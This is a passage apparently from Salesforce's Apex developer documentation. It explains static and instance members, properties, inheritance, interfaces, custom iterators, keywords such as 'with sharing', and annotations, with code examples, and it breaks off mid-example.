You can use static methods and variables only with outer classes. Inner classes have no static methods or variables. A static method or variable doesn't require an instance of the class in order to run.

Before an object of a class is created, all static member variables in a class are initialized, and all static initialization code blocks are executed. These items are handled in the order in which they appear in the class.

A static method is used as a utility method, and it never depends on the value of an instance member variable. Because a static method is only associated with a class, it can't access the instance member variable values of its class.

A static variable is static only within the scope of the Apex transaction. It's not static across the server or the entire organization. The value of a static variable persists within the context of a single transaction and is reset across transaction boundaries. For example, if an Apex DML request causes a trigger to fire multiple times, the static variables persist across these trigger invocations.

To store information that is shared across instances of a class, use a static variable. All instances of the same class share a single copy of the static variable. For example, all triggers that a single transaction spawns can communicate with each other by viewing and updating static variables in a related class. A recursive trigger can use the value of a class variable to determine when to exit the recursion.

Suppose that you had the following class.

```
public class P {
   public static boolean firstRun = true;
}
```

A trigger that uses this class could then selectively fail the first run of the trigger.

```
trigger T1 on Account (before delete, after delete, after undelete) {
       if(Trigger.isBefore){
          if(Trigger.isDelete){
             if(p.firstRun){
                 Trigger.old[0].addError('Before Account Delete Error');
                  p.firstRun=false;
              }
           }
```

```
        }
}
```

A static variable defined in a trigger doesn't retain its value between different trigger contexts within the same transaction, such as between before insert and after insert invocations. Instead, define the static variables in a class so that the trigger can access these class member variables and check their static values.

A class static variable can't be accessed through an instance of that class. If class `MyClass` has a static variable `myStaticVariable`, and `myClassInstance` is an instance of `MyClass`, `myClassInstance.myStaticVariable` is not a legal expression.

The same is true for instance methods. If `myStaticMethod()` is a static method, `myClassInstance.myStaticMethod()` is not legal. Instead, refer to those static identifiers using the class: `MyClass.myStaticVariable` and `MyClass.myStaticMethod()`.

Local variable names are evaluated before class names. If a local variable has the same name as a class, the local variable hides methods and variables on the class of the same name. For example, this method works if you comment out the `String` line. But if the `String` line is included the method doesn't compile, because Salesforce reports that the method doesn't exist or has an incorrect signature.

```
public static void method() {
String Database = '';
Database.insert(new Account());
}
```

An inner class behaves like a static Java inner class, but doesn't require the `static` keyword. An inner class can have instance member variables like an outer class, but there is no implicit pointer to an instance of the outer class (using the `this` keyword).

Note: In API version 20.0 and earlier, if a Bulk API request causes a trigger to fire, each chunk of 200 records for the trigger to process is split into chunks of 100 records. In Salesforce API version 21.0 and later, no further splits of API chunks occur. If a Bulk API request causes a trigger to fire multiple times for chunks of 200 records, governor limits are reset between these trigger invocations for the same HTTP request.

Using Instance Methods and Variables

Instance methods and member variables are used by an instance of a class, that is, by an object. An instance member variable is declared inside a class, but not within a method. Instance methods usually use instance member variables to affect the behavior of the method.

Suppose that you want to have a class that collects two-dimensional points and plots them on a graph. The following skeleton class uses member variables to hold the list of points and an inner class to manage the two-dimensional list of points.

```
public class Plotter {

    // This inner class manages the points
    class Point {
        Double x;
        Double y;

        Point(Double x, Double y) {
             this.x = x;
             this.y = y;
        }
        Double getXCoordinate() {
             return x;
        }

        Double getYCoordinate() {
```

```
            return y;
        }
    }

    List<Point> points = new List<Point>();

    public void plot(Double x, Double y) {
        points.add(new Point(x, y));
    }

    // The following method takes the list of points and does something with them
    public void render() {
    }
}
```

Using Initialization Code

Instance initialization code is a block of code in the following form that is defined in a class.

```
{

   //code body

}
```

The instance initialization code in a class is executed each time an object is instantiated from that class. These code blocks run before the constructor.

If you don't want to write your own constructor for a class, you can use an instance initialization code block to initialize instance variables. In simple situations, use an ordinary initializer. Reserve initialization code for complex situations, such as initializing a static map. A static initialization block runs only once, regardless of how many times you access the class that contains it.

Static initialization code is a block of code preceded with the keyword `static`.

```
static {

   //code body

}
```

Similar to other static code, a static initialization code block is only initialized once on the first use of the class.

A class can have any number of either static or instance initialization code blocks. They can appear anywhere in the code body. The code blocks are executed in the order in which they appear in the file, just as they are in Java.

You can use static initialization code to initialize static final variables and to declare information that is static, such as a map of values. For example:

```
public class MyClass {

    class RGB {

        Integer red;
        Integer green;
        Integer blue;
```

```
        RGB(Integer red, Integer green, Integer blue) {
            this.red = red;
            this.green = green;
            this.blue = blue;
        }
    }

   static Map<String, RGB> colorMap = new Map<String, RGB>();

    static {
        colorMap.put('red', new RGB(255, 0, 0));
        colorMap.put('cyan', new RGB(0, 255, 255));
        colorMap.put('magenta', new RGB(255, 0, 255));
    }
}
```

Apex Properties

An Apex *property* is similar to a variable, however, you can do additional things in your code to a property value before it is accessed or returned. Properties can be used in many different ways: they can validate data before a change is made; they can prompt an action when data is changed, such as altering the value of other member variables; or they can expose data that is retrieved from some other source, such as another class.

Property definitions include one or two code blocks, representing a *get accessor* and a *set accessor*:

- The code in a get accessor executes when the property is read.
- The code in a set accessor executes when the property is assigned a new value.

A property with only a get accessor is considered read-only. A property with only a set accessor is considered write-only. A property with both accessors is read-write.

To declare a property, use the following syntax in the body of a class:

```
Public class BasicClass {

   // Property declaration
   access_modifier return_type property_name {
      get {
         //Get accessor code block
      }
      set {
         //Set accessor code block
      }
   }
}
```

Where:

- *access_modifier* is the access modifier for the property. The access modifiers that can be applied to properties include: `public`, `private`, `global`, and `protected`. In addition, these definition modifiers can be applied: `static` and `transient`. For more information on access modifiers, see Access Modifiers on page 58.
- *return_type* is the type of the property, such as Integer, Double, sObject, and so on. For more information, see Data Types on page 25.
- *property_name* is the name of the property

For example, the following class defines a property named `prop`. The property is public. The property returns an integer data type.

```
public class BasicProperty {
   public integer prop {
      get { return prop; }
      set { prop = value; }
   }
}
```

The following code segment calls the class above, exercising the get and set accessors:

```
BasicProperty bp = new BasicProperty();
bp.prop = 5;                    // Calls set accessor
System.assert(bp.prop == 5);    // Calls get accessor
```

Note the following:

- The body of the get accessor is similar to that of a method. It must return a value of the property type. Executing the get accessor is the same as reading the value of the variable.
- The get accessor must end in a return statement.
- We recommend that your get accessor should not change the state of the object that it is defined on.
- The set accessor is similar to a method whose return type is void.
- When you assign a value to the property, the set accessor is invoked with an argument that provides the new value.
- When the set accessor is invoked, the system passes an implicit argument to the setter called `value` of the same data type as the property.
- Properties cannot be defined on `interface`.
- Apex properties are based on their counterparts in C#, with the following differences:
  - Properties provide storage for values directly. You do not need to create supporting members for storing values.
  - It is possible to create automatic properties in Apex. For more information, see Using Automatic Properties on page 64.

Using Automatic Properties

Properties do not require additional code in their get or set accessor code blocks. Instead, you can leave get and set accessor code blocks empty to define an *automatic property*. Automatic properties allow you to write more compact code that is easier to debug and maintain. They can be declared as read-only, read-write, or write-only. The following example creates three automatic properties:

```
public class AutomaticProperty {
   public integer MyReadOnlyProp { get; }
   public double MyReadWriteProp { get; set; }
   public string MyWriteOnlyProp { set; }
}
```

The following code segment exercises these properties:

```
AutomaticProperty ap = new AutomaticProperty();
ap.MyReadOnlyProp = 5;                // This produces a compile error: not writable
ap.MyReadWriteProp = 5;               // No error
System.assert(MyWriteOnlyProp == 5);  // This produces a compile error: not readable
```

Using Static Properties

When a property is declared as `static`, the property's accessor methods execute in a static context. This means that the accessors do not have access to non-static member variables defined in the class. The following example creates a class with both static and instance properties:

```
public class StaticProperty {
   public static integer StaticMember;
   public integer NonStaticMember;
   public static integer MyGoodStaticProp {
     get{return MyGoodStaticProp;}
   }
   // The following produces a system error
   // public static integer MyBadStaticProp { return NonStaticMember; }

   public integer MyGoodNonStaticProp {
     get{return NonStaticMember;}
   }
}
```

The following code segment calls the static and instance properties:

```
StaticProperty sp = new StaticProperty();
// The following produces a system error: a static variable cannot be
// accessed through an object instance
// sp.MyGoodStaticProp = 5;

// The following does not produce an error
StaticProperty.MyGoodStaticProp = 5;
```

Using Access Modifiers on Property Accessors

Property accessors can be defined with their own access modifiers. If an accessor includes its own access modifier, this modifier overrides the access modifier of the property. The access modifier of an individual accessor must be more restrictive than the access modifier on the property itself. For example, if the property has been defined as `public`, the individual accessor cannot be defined as `global`. The following class definition shows additional examples:

```
global virtual class PropertyVisibility {
   // X is private for read and public for write
   public integer X { private get; set; }
   // Y can be globally read but only written within a class
   global integer Y { get; public set; }
   // Z can be read within the class but only subclasses can set it
   public integer Z { get; protected set; }
}
```

Extending a Class

You can extend a class to provide a more specialized behavior.

A class that extends another class inherits all the methods and properties of the extended class. In addition, the extending class can override the existing virtual methods by using the override keyword in the method definition. Overriding a virtual method allows you to provide a different implementation for an existing method. This means that the behavior of a particular method is different based on the object you're calling it on. This is referred to as polymorphism.

A class extends another class using the `extends` keyword in the class definition. A class can only extend one other class, but it can implement more than one interface.

This example shows how to extend a class. The `YellowMarker` class *extends* the `Marker` class.

```
public virtual class Marker {
    public virtual void write() {
        System.debug('Writing some text.');
    }

    public virtual Double discount() {
        return .05;
    }
}
```

```
// Extension for the Marker class
public class YellowMarker extends Marker {
    public override void write() {
        System.debug('Writing some text using the yellow marker.');
    }
}
```

This code segment shows polymorphism. The example declares two objects of the same type (`Marker`). Even though both objects are markers, the second object is assigned to an instance of the `YellowMarker` class. Hence, calling the `write` method on it yields a different result than calling this method on the first object because this method has been overridden. Note that we can call the `discount` method on the second object even though this method isn't part of the `YellowMarker` class definition, but it is part of the extended class, and hence is available to the extending class, `YellowMarker`.

```
Marker obj1, obj2;
obj1 = new Marker();
// This outputs 'Writing some text.'
obj1.write();

obj2 = new YellowMarker();
// This outputs 'Writing some text using the yellow marker.'
obj2.write();
// We get the discount method for free
// and can call it from the YellowMarker instance.
Double d = obj2.discount();
```

The extending class can have more method definitions that aren't common with the original extended class. For example, the `RedMarker` class below extends the `Marker` class and has one extra method, `computePrice`, that isn't available for the `Marker` class. To call the extra methods, the object type must be the extending class.

```
// Extension for the Marker class
public class RedMarker extends Marker {
    public override void write() {
        System.debug('Writing some text in red.');
    }

    // Method only in this class
    public Double computePrice() {
        return 1.5;
    }
}
```

This shows how to call the additional method on the `RedMarker` class.

```
RedMarker obj = new RedMarker();
// Call method specific to RedMarker only
Double price = obj.computePrice();
```

Extensions also apply to interfaces—an interface can extend another interface. As with classes, when an interface extends another interface, all the methods and properties of the extended interface are available to the extending interface.

Extended Class Example

The following is an extended example of a class, showing all the features of Apex classes. The keywords and concepts introduced in the example are explained in more detail throughout this chapter.

```
// Top-level (outer) class must be public or global (usually public unless they contain
// a Web Service, then they must be global)
public class OuterClass {

  // Static final variable (constant) – outer class level only
  private static final Integer MY_INT;

  // Non-final static variable - use this to communicate state across triggers
  // within a single request)
  public static String sharedState;

  // Static method - outer class level only
  public static Integer getInt() { return MY_INT; }

  // Static initialization (can be included where the variable is defined)
  static {
    MY_INT = 2;
  }

  // Member variable for outer class
  private final String m;

  // Instance initialization block - can be done where the variable is declared,
  // or in a constructor
  {
    m = 'a';
  }

  // Because no constructor is explicitly defined in this outer class, an implicit,
  // no-argument, public constructor exists

  // Inner interface
  public virtual interface MyInterface {

    // No access modifier is necessary for interface methods - these are always
    // public or global depending on the interface visibility
    void myMethod();
  }

  // Interface extension
```

```
interface MySecondInterface extends MyInterface {
  Integer method2(Integer i);
}

// Inner class - because it is virtual it can be extended.
// This class implements an interface that, in turn, extends another interface.
// Consequently the class must implement all methods.
public virtual class InnerClass implements MySecondInterface {

  // Inner member variables
  private final String s;
  private final String s2;

  // Inner instance initialization block (this code could be located above)
  {
     this.s = 'x';
  }

  // Inline initialization (happens after the block above executes)
  private final Integer i = s.length();

  // Explicit no argument constructor
  InnerClass() {
     // This invokes another constructor that is defined later
     this('none');
  }

  // Constructor that assigns a final variable value
  public InnerClass(String s2) {
    this.s2 = s2;
  }

  // Instance method that implements a method from MyInterface.
  // Because it is declared virtual it can be overridden by a subclass.
  public virtual void myMethod() { /* does nothing */ }

  // Implementation of the second interface method above.
  // This method references member variables (with and without the "this" prefix)
  public Integer method2(Integer i) { return this.i + s.length(); }
}

// Abstract class (that subclasses the class above). No constructor is needed since
// parent class has a no-argument constructor
public abstract class AbstractChildClass extends InnerClass {

  // Override the parent class method with this signature.
  // Must use the override keyword
  public override void myMethod() { /* do something else */ }

  // Same name as parent class method, but different signature.
  // This is a different method (displaying polymorphism) so it does not need
  // to use the override keyword
  protected void method2() {}
```

```
    // Abstract method - subclasses of this class must implement this method
    abstract Integer abstractMethod();
  }

  // Complete the abstract class by implementing its abstract method
  public class ConcreteChildClass extends AbstractChildClass {
    // Here we expand the visibility of the parent method - note that visibility
    // cannot be restricted by a sub-class
    public override Integer abstractMethod() { return 5; }
  }

  // A second sub-class of the original InnerClass
  public class AnotherChildClass extends InnerClass {
    AnotherChildClass(String s) {
      // Explicitly invoke a different super constructor than one with no arguments
      super(s);
    }
  }

  // Exception inner class
  public virtual class MyException extends Exception {
    // Exception class member variable
    public Double d;

    // Exception class constructor
    MyException(Double d) {
      this.d = d;
    }

    // Exception class method, marked as protected
    protected void doIt() {}
  }

  // Exception classes can be abstract and implement interfaces
  public abstract class MySecondException extends Exception implements MyInterface {
  }
}
```

This code example illustrates:

- A top-level class definition (also called an *outer class*)
- Static variables and static methods in the top-level class, as well as static initialization code blocks
- Member variables and methods for the top-level class
- Classes with no user-defined constructor — these have an implicit, no-argument constructor
- An interface definition in the top-level class
- An interface that extends another interface
- Inner class definitions (one level deep) within a top-level class
- A class that implements an interface (and, therefore, its associated sub-interface) by implementing public versions of the method signatures
- An inner class constructor definition and invocation
- An inner class member variable and a reference to it using the `this` keyword (with no arguments)

- An inner class constructor that uses the `this` keyword (with arguments) to invoke a different constructor
- Initialization code outside of constructors — both where variables are defined, as well as with anonymous blocks in curly braces ({}). Note that these execute with every construction in the order they appear in the file, as with Java.
- Class extension and an abstract class
- Methods that override base class methods (which must be declared `virtual`)
- The `override` keyword for methods that override subclass methods
- Abstract methods and their implementation by concrete sub-classes
- The `protected` access modifier
- Exceptions as first class objects with members, methods, and constructors

This example shows how the class above can be called by other Apex code:

```
// Construct an instance of an inner concrete class, with a user-defined constructor
OuterClass.InnerClass ic = new OuterClass.InnerClass('x');

// Call user-defined methods in the class
System.assertEquals(2, ic.method2(1));

// Define a variable with an interface data type, and assign it a value that is of
// a type that implements that interface
OuterClass.MyInterface mi = ic;

// Use instanceof and casting as usual
OuterClass.InnerClass ic2 = mi instanceof OuterClass.InnerClass ?
                            (OuterClass.InnerClass)mi : null;
System.assert(ic2 != null);

// Construct the outer type
OuterClass o = new OuterClass();
System.assertEquals(2, OuterClass.getInt());

// Construct instances of abstract class children
System.assertEquals(5, new OuterClass.ConcreteChildClass().abstractMethod());

// Illegal - cannot construct an abstract class
// new OuterClass.AbstractChildClass();

// Illegal - cannot access a static method through an instance
// o.getInt();

// Illegal - cannot call protected method externally
// new OuterClass.ConcreteChildClass().method2();
```

This code example illustrates:

- Construction of the outer class
- Construction of an inner class and the declaration of an inner interface type
- A variable declared as an interface type can be assigned an instance of a class that implements that interface
- Casting an interface variable to be a class type that implements that interface (after verifying this using the `instanceof` operator)

Understanding Interfaces

An *interface* is like a class in which none of the methods have been implemented—the method signatures are there, but the body of each method is empty. To use an interface, another class must implement it by providing a body for all of the methods contained in the interface.

Interfaces can provide a layer of abstraction to your code. They separate the specific implementation of a method from the declaration for that method. This way you can have different implementations of a method based on your specific application.

Defining an interface is similar to defining a new class. For example, a company might have two types of purchase orders, ones that come from customers, and others that come from their employees. Both are a type of purchase order. Suppose you needed a method to provide a discount. The amount of the discount can depend on the type of purchase order.

You can model the general concept of a purchase order as an interface and have specific implementations for customers and employees. In the following example the focus is only on the discount aspect of a purchase order.

This is the definition of the `PurchaseOrder` interface.

```
// An interface that defines what a purchase order looks like in general
public interface PurchaseOrder {
    // All other functionality excluded
    Double discount();
}
```

This class implements the `PurchaseOrder` interface for customer purchase orders.

```
// One implementation of the interface for customers
public class CustomerPurchaseOrder implements PurchaseOrder {
    public Double discount() {
        return .05;  // Flat 5% discount
    }
}
```

This class implements the `PurchaseOrder` interface for employee purchase orders.

```
// Another implementation of the interface for employees
public class EmployeePurchaseOrder implements PurchaseOrder {
      public Double discount() {
        return .10;  // It's worth it being an employee! 10% discount
    }
}
```

Note the following about the above example:

- The interface `PurchaseOrder` is defined as a general prototype. Methods defined within an interface have no access modifiers and contain just their signature.
- The `CustomerPurchaseOrder` class implements this interface; therefore, it must provide a definition for the `discount` method. As with Java, any class that implements an interface must define all of the methods contained in the interface.

When you define a new interface, you are defining a new data type. You can use an interface name in any place you can use another data type name. If you define a variable whose type is an interface, any object you assign to it *must* be an instance of a class that implements the interface, or a sub-interface data type.

See also Classes and Casting on page 93.

Note: You cannot add a method to a global interface after the class has been uploaded in a Managed - Released package version.

IN THIS SECTION:

Custom Iterators

An iterator traverses through every item in a collection. For example, in a `while` loop in Apex, you define a condition for exiting the loop, and you must provide some means of traversing the collection, that is, an iterator. In the following example, `count` is incremented by 1 every time the loop is executed (`count++`) :

```
while (count < 11) {
   System.debug(count);
      count++;
   }
```

Using the `Iterator` interface you can create a custom set of instructions for traversing a List through a loop. This is useful for data that exists in sources outside of Salesforce that you would normally define the scope of using a `SELECT` statement. Iterators can also be used if you have multiple `SELECT` statements.

Using Custom Iterators

To use custom iterators, you must create an Apex class that implements the `Iterator` interface.

The `Iterator` interface has the following instance methods:

Name	Arguments	Returns	Description
`hasNext`		Boolean	Returns `true` if there is another item in the collection being traversed, `false` otherwise.
`next`		Any type	Returns the next item in the collection.

All methods in the `Iterator` interface must be declared as `global` or `public`.

You can only use a custom iterator in a `while` loop. For example:

```
IterableString x = new IterableString('This is a really cool test.');

   while(x.hasNext()){
      system.debug(x.next());
   }
```

Iterators are not currently supported in `for` loops.

Using Custom Iterators with `Iterable`

If you do not want to use a custom iterator with a list, but instead want to create your own data structure, you can use the `Iterable` interface to generate the data structure.

The `Iterable` interface has the following method:

Name	Arguments	Returns	Description
`iterator`		Iterator class	Returns a reference to the iterator for this interface.

The `iterator` method must be declared as `global` or `public`. It creates a reference to the iterator that you can then use to traverse the data structure.

In the following example a custom iterator iterates through a collection:

```
global class CustomIterable
   implements Iterator<Account>{

   List<Account> accs {get; set;}
   Integer i {get; set;}

   public CustomIterable(){
       accs =
       [SELECT Id, Name,
       NumberOfEmployees
       FROM Account
       WHERE Name = 'false'];
       i = 0;
   }

   global boolean hasNext(){
       if(i >= accs.size()) {
           return false;
       } else {
           return true;
       }
   }

   global Account next(){
       // 8 is an arbitrary
       // constant in this example
       // that represents the
       // maximum size of the list.
       if(i == 8){return null;}
       i++;
       return accs[i-1];
   }
}
```

The following calls the above code:

```
global class foo implements iterable<Account>{
   global Iterator<Account> Iterator(){
      return new CustomIterable();
   }
}
```

The following is a batch job that uses an iterator:

```
global class batchClass implements Database.batchable<Account>{
   global Iterable<Account> start(Database.batchableContext info){
       return new foo();
   }
   global void execute(Database.batchableContext info, List<Account> scope){
       List<Account> accsToUpdate = new List<Account>();
       for(Account a : scope){
```

```
            a.Name = 'true';
            a.NumberOfEmployees = 69;
            accsToUpdate.add(a);
        }
        update accsToUpdate;
    }
    global void finish(Database.batchableContext info){
    }
}
```

Keywords

Apex has the following keywords available:

- `final`
- `instanceof`
- `super`
- `this`
- `transient`
- `with sharing` and `without sharing`

IN THIS SECTION:

1. Using the final Keyword
2. Using the instanceof Keyword
3. Using the super Keyword
4. Using the this Keyword
5. Using the transient Keyword
6. Using the with sharing or without sharing Keywords
   Use the `with sharing` or `without sharing` keywords on a class to specify whether or not to enforce sharing rules.

Using the `final` Keyword

You can use the `final` keyword to modify variables.

- Final variables can only be assigned a value once, either when you declare a variable or in initialization code. You must assign a value to it in one of these two places.
- Static final variables can be changed in static initialization code or where defined.
- Member final variables can be changed in initialization code blocks, constructors, or with other variable declarations.
- To define a constant, mark a variable as both `static` and `final`.
- Non-final static variables are used to communicate state at the class level (such as state between triggers). However, they are not shared across requests.
- Methods and classes are final by default. You cannot use the `final` keyword in the declaration of a class or method. This means they cannot be overridden. Use the `virtual` keyword if you need to override a method or class.

Using the `instanceof` Keyword

If you need to verify at run time whether an object is actually an instance of a particular class, use the `instanceof` keyword. The `instanceof` keyword can only be used to verify if the target type in the expression on the right of the keyword is a viable alternative for the declared type of the expression on the left.

You could add the following check to the `Report` class in the classes and casting example before you cast the item back into a `CustomReport` object.

```
If (Reports.get(0) instanceof CustomReport) {
    // Can safely cast it back to a custom report object
   CustomReport c = (CustomReport) Reports.get(0);
   } Else {
   // Do something with the non-custom-report.
}
```

Note: In Apex saved with API version 32.0 and later, `instanceof` returns `false` if the left operand is a null object. For example, the following sample returns `false`.

```
Object o = null;
Boolean result = o instanceof Account;
System.assertEquals(false, result);
```

In API version 31.0 and earlier, `instanceof` returns `true` in this case.

Using the `super` Keyword

The `super` keyword can be used by classes that are extended from virtual or abstract classes. By using `super`, you can override constructors and methods from the parent class.

For example, if you have the following virtual class:

```
public virtual class SuperClass {
    public String mySalutation;
    public String myFirstName;
    public String myLastName;

    public SuperClass() {

        mySalutation = 'Mr.';
        myFirstName = 'Carl';
        myLastName = 'Vonderburg';
    }

    public SuperClass(String salutation, String firstName, String lastName) {

        mySalutation = salutation;
        myFirstName = firstName;
        myLastName = lastName;
    }

    public virtual void printName() {

        System.debug('My name is ' + mySalutation + myLastName);
    }
```

```
   public virtual String getFirstName() {
       return myFirstName;
   }
}
```

You can create the following class that extends `Superclass` and overrides its `printName` method:

```
public class Subclass extends Superclass {
  public override void printName() {
        super.printName();
        System.debug('But you can call me ' + super.getFirstName());
    }
}
```

The expected output when calling `Subclass.printName` is `My name is Mr. Vonderburg. But you can call me Carl.`

You can also use `super` to call constructors. Add the following constructor to `SubClass`:

```
public Subclass() {
    super('Madam', 'Brenda', 'Clapentrap');
}
```

Now, the expected output of `Subclass.printName` is `My name is Madam Clapentrap. But you can call me Brenda.`

Best Practices for Using the `super` Keyword

- Only classes that are extending from `virtual` or `abstract` classes can use `super`.
- You can only use `super` in methods that are designated with the `override` keyword.

Using the `this` Keyword

There are two different ways of using the `this` keyword.

You can use the `this` keyword in dot notation, without parenthesis, to represent the current instance of the class in which it appears. Use this form of the `this` keyword to access instance variables and methods. For example:

```
public class myTestThis {

string s;
  {
      this.s = 'TestString';
  }
}
```

In the above example, the class `myTestThis` declares an instance variable `s`. The initialization code populates the variable using the `this` keyword.

Or you can use the `this` keyword to do constructor chaining, that is, in one constructor, call another constructor. In this format, use the `this` keyword with parentheses. For example:

```
public class testThis {
```

```
// First constructor for the class. It requires a string parameter.
   public testThis(string s2) {
   }

// Second constructor for the class. It does not require a parameter.
// This constructor calls the first constructor using the this keyword.
   public testThis() {
       this('None');
   }
}
```

When you use the `this` keyword in a constructor to do constructor chaining, it must be the first statement in the constructor.

Using the `transient` Keyword

Use the `transient` keyword to declare instance variables that can't be saved, and shouldn't be transmitted as part of the view state for a Visualforce page. For example:

```
Transient Integer currentTotal;
```

You can also use the `transient` keyword in Apex classes that are serializable, namely in controllers, controller extensions, or classes that implement the `Batchable` or `Schedulable` interface. In addition, you can use `transient` in classes that define the types of fields declared in the serializable classes.

Declaring variables as `transient` reduces view state size. A common use case for the `transient` keyword is a field on a Visualforce page that is needed only for the duration of a page request, but should not be part of the page's view state and would use too many system resources to be recomputed many times during a request.

Some Apex objects are automatically considered transient, that is, their value does not get saved as part of the page's view state. These objects include the following:

- PageReferences
- XmlStream classes
- Collections automatically marked as transient only if the type of object that they hold is automatically marked as transient, such as a collection of Savepoints
- Most of the objects generated by system methods, such as `Schema.getGlobalDescribe`.
- `JSONParser` class instances.

Static variables also don't get transmitted through the view state.

The following example contains both a Visualforce page and a custom controller. Clicking the **refresh** button on the page causes the transient date to be updated because it is being recreated each time the page is refreshed. The non-transient date continues to have its original value, which has been deserialized from the view state, so it remains the same.

```
<apex:page controller="ExampleController">
  T1: {!t1} <br/>
  T2: {!t2} <br/>
  <apex:form>
    <apex:commandLink value="refresh"/>
  </apex:form>
</apex:page>
```

```
public class ExampleController {
```

```
    DateTime t1;
    transient DateTime t2;

    public String getT1() {
        if (t1 == null) t1 = System.now();
        return '' + t1;
    }

    public String getT2() {
        if (t2 == null) t2 = System.now();
        return '' + t2;
    }
}
```

SEE ALSO:

JSONParser Class

Using the `with sharing` or `without sharing` Keywords

Use the `with sharing` or `without sharing` keywords on a class to specify whether or not to enforce sharing rules.

The `with sharing` keyword allows you to specify that the sharing rules for the current user be taken into account for a class. You have to explicitly set this keyword for the class because Apex code runs in system context. In system context, Apex code has access to all objects and fields— object permissions, field-level security, sharing rules aren't applied for the current user. This is to ensure that code won't fail to run because of hidden fields or objects for a user. The only exceptions to this rule are Apex code that is executed with the `executeAnonymous` call and Chatter in Apex. `executeAnonymous` always executes using the full permissions of the current user. For more information on `executeAnonymous`, see Anonymous Blocks on page 205.

Use the `with sharing` keywords when declaring a class to enforce the sharing rules that apply to the current user. For example:

```
public with sharing class sharingClass {

// Code here

}
```

Use the `without sharing` keywords when declaring a class to ensure that the sharing rules for the current user are **not** enforced. For example, you may want to explicitly turn off sharing rule enforcement when a class acquires sharing rules when it is called from another class that is declared using `with sharing`.

```
public without sharing class noSharing {

// Code here

}
```

Some things to note about sharing keywords:

- The sharing setting of the class where the method is defined is applied, not of the class where the method is called. For example, if a method is defined in a class declared with `with sharing` is called by a class declared with `without sharing`, the method will execute with sharing rules enforced.

- If a class isn't declared as either with or without sharing, the current sharing rules remain in effect. This means that the class doesn't enforce sharing rules except if it acquires sharing rules from another class. For example, if the class is called by another class that has sharing enforced, then sharing is enforced for the called class.
- Both inner classes and outer classes can be declared as `with sharing`. The sharing setting applies to all code contained in the class, including initialization code, constructors, and methods.
- Inner classes do **not** inherit the sharing setting from their container class.
- Classes inherit this setting from a parent class when one class extends or implements another.

Annotations

An Apex annotation modifies the way that a method or class is used, similar to annotations in Java.

Annotations are defined with an initial `@` symbol, followed by the appropriate keyword. To add an annotation to a method, specify it immediately before the method or class definition. For example:

```
global class MyClass {
     @future
     Public static void myMethod(String a)
     {
          //long-running Apex code
     }
}
```

Apex supports the following annotations.

- `@Deprecated`
- `@Future`
- `@InvocableMethod`
- `@InvocableVariable`
- `@IsTest`
- `@ReadOnly`
- `@RemoteAction`
- `@TestSetup`
- `@TestVisible`
- Apex REST annotations:
  - `@RestResource(urlMapping='/yourUrl')`
  - `@HttpDelete`
  - `@HttpGet`
  - `@HttpPatch`
  - `@HttpPost`
  - `@HttpPut`

IN THIS SECTION:

1. Deprecated Annotation

2. Future Annotation
3. InvocableMethod Annotation
   Use the `InvocableMethod` annotation to identify methods that can be run as invocable actions.
4. InvocableVariable Annotation
   Use the `InvocableVariable` annotation to identify variables used by invocable methods in custom classes.
5. IsTest Annotation
6. ReadOnly Annotation
7. RemoteAction Annotation
8. TestSetup Annotation
   Methods defined with the `@testSetup` annotation are used for creating common test records that are available for all test methods in the class.
9. TestVisible Annotation
10. Apex REST Annotations

`Deprecated` Annotation

Use the `deprecated` annotation to identify methods, classes, exceptions, enums, interfaces, or variables that can no longer be referenced in subsequent releases of the managed package in which they reside. This is useful when you are refactoring code in managed packages as the requirements evolve. New subscribers cannot see the deprecated elements, while the elements continue to function for existing subscribers and API integrations.

The following code snippet shows a deprecated method. The same syntax can be used to deprecate classes, exceptions, enums, interfaces, or variables.

```
  @deprecated
  // This method is deprecated. Use myOptimizedMethod(String a, String b) instead.
  global void myMethod(String a) {

}
```

Note the following rules when deprecating Apex identifiers:

- Unmanaged packages cannot contain code that uses the `deprecated` keyword.
- When an Apex item is deprecated, all `global` access modifiers that reference the deprecated identifier must also be deprecated. Any global method that uses the deprecated type in its signature, either in an input argument or the method return type, must also be deprecated. A deprecated item, such as a method or a class, can still be referenced internally by the package developer.
- `webService` methods and variables cannot be deprecated.
- You can deprecate an `enum` but you cannot deprecate individual `enum` values.
- You can deprecate an interface but you cannot deprecate individual methods in an interface.
- You can deprecate an abstract class but you cannot deprecate individual abstract methods in an abstract class.
- You cannot remove the `deprecated` annotation to undeprecate something in Apex after you have released a package version where that item in Apex is deprecated.

For more information about package versions, see What is a Package? on page 552.

`Future` Annotation

Use the `future` annotation to identify methods that are executed asynchronously. When you specify `future`, the method executes when Salesforce has available resources.

For example, you can use the `future` annotation when making an asynchronous Web service callout to an external service. Without the annotation, the Web service callout is made from the same thread that is executing the Apex code, and no additional processing can occur until the callout is complete (synchronous processing).

Methods with the `future` annotation must be static methods, and can only return a void type. The specified parameters must be primitive data types, arrays of primitive data types, or collections of primitive data types. Methods with the `future` annotation cannot take sObjects or objects as arguments.

To make a method in a class execute asynchronously, define the method with the `future` annotation. For example:

```
global class MyFutureClass {

  @future
  static void myMethod(String a, Integer i) {
    System.debug('Method called with: ' + a + ' and ' + i);
    // Perform long-running code
  }
}
```

Specify `(callout=true)` to allow callouts in a future method. Specify `(callout=false)` to prevent a method from making callouts.

The following snippet shows how to specify that a method executes a callout:

```
  @future (callout=true)
  public static void doCalloutFromFuture() {
   //Add code to perform callout
}
```

Future Method Considerations

- Remember that any method using the `future` annotation requires special consideration because the method does not necessarily execute in the same order it is called.
- Methods with the `future` annotation cannot be used in Visualforce controllers in either `get`***`MethodName`*** or `set`***`MethodName`*** methods, nor in the constructor.
- You cannot call a method annotated with `future` from a method that also has the `future` annotation. Nor can you call a trigger from an annotated method that calls another annotated method.
- The `getContent` and `getContentAsPDF PageReference` methods cannot be used in methods with the `future` annotation.

`InvocableMethod` Annotation

Use the `InvocableMethod` annotation to identify methods that can be run as invocable actions.

Invocable methods are called with the REST API and used to invoke a single Apex method. Invocable methods have dynamic input and output values and support describe calls.

The following code sample shows an invocable method with primitive data types.

```
public class AccountQueryAction {
  @InvocableMethod(label='Get Account Names' description='Returns the list of account names
 corresponding to the specified account IDs.')
  public static List<String> getAccountNames(List<ID> ids) {
    List<String> accountNames = new List<String>();
    List<Account> accounts = [SELECT Name FROM Account WHERE Id in :ids];
    for (Account account : accounts) {
      accountNames.add(account.Name);
    }
    return accountNames;
  }
}
```

This code sample shows an invocable method with a specific sObject data type.

```
public class AccountInsertAction {
  @InvocableMethod(label='Insert Accounts' description='Inserts the accounts specified and
 returns the IDs of the new accounts.')
  public static List<ID> insertAccounts(List<Account> accounts) {
    Database.SaveResult[] results = Database.insert(accounts);
